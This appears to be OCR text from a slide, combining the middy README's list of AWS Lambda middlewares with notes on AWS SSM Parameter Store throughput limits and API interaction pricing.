
https://github.com/middyjs/middy

## Available middlewares

Currently available middlewares:

- `cache`: A simple but flexible caching layer
- `cors`: Sets CORS headers on response
- ~~`functionShield`: Hardens AWS Lambda execution environment~~ **Note**: functionShield has been removed from core since *0.22.0*. Use `@middy/function-shield` instead.
- `doNotWaitForEmptyEventLoop`: Sets callbackWaitsForEmptyEventLoop property to false
- `httpContentNegotiation`: Parses `Accept-*` headers and provides utilities for content negotiation (charset, encoding, language and media type) for HTTP requests
- `httpErrorHandler`: Creates a proper HTTP response for errors that are created with the http-errors module and represents proper HTTP errors.
- `httpEventNormalizer`: Normalizes HTTP events by adding an empty object for `queryStringParameters` and `pathParameters` if they are missing.
- `httpHeaderNormalizer`: Normalizes HTTP header names to their canonical format.
- `httpMultipartBodyParser`: Automatically parses HTTP requests with content type `multipart/form-data`.
- `httpPartialResponse`: Filter response objects attributes based on query string parameters.
- `jsonBodyParser`: Automatically parses HTTP requests with JSON body and converts the body into an object. Also handles gracefully broken JSON if used in combination of `httpErrorHandler`.
- `s3KeyNormalizer`: Normalizes key names in s3 events.
- `secretsManager`: Fetches parameters from AWS Secrets Manager.
- `ssm`: Fetches parameters from AWS Systems Manager Parameter Store.
- `validator`: Automatically validates incoming events and outgoing responses against custom schemas
- `urlEncodeBodyParser`: Automatically parses HTTP requests with URL encoded body (typically the result of a form submit).
- `warmup`: Warmup middleware that helps to reduce the cold-start issue

For dedicated documentation on available middlewares check out the Middlewares documentation


SSM Parameter Store
IAM
Secret 1
Secret 2
switch to Higher Throughput if you need more than 40 ops/s

Information about Parameter Store API throughput limits is available on the Systems Manager limits page. Higher throughput limit settings are applied per account per region. After a higher throughput is enabled, you will be charged per Parameter Store API interaction for standard and advanced parameters. A Parameter Store API interaction is defined as an interaction between an API request and an individual parameter. For example, if a Get request returns ten parameters, that counts as ten Parameter Store API interactions.

## Pricing – API Interactions

| Parameter type | Pricing - Standard Throughput | Pricing - Higher Throughput |
|---|---|---|
| Standard | No additional charge | $0.05 per 10,000 Parameter Store API interactions |
| Advanced | $0.05 per 10,000 Parameter Store API interactions | $0.05 per 10,000 Parameter Store API interactions |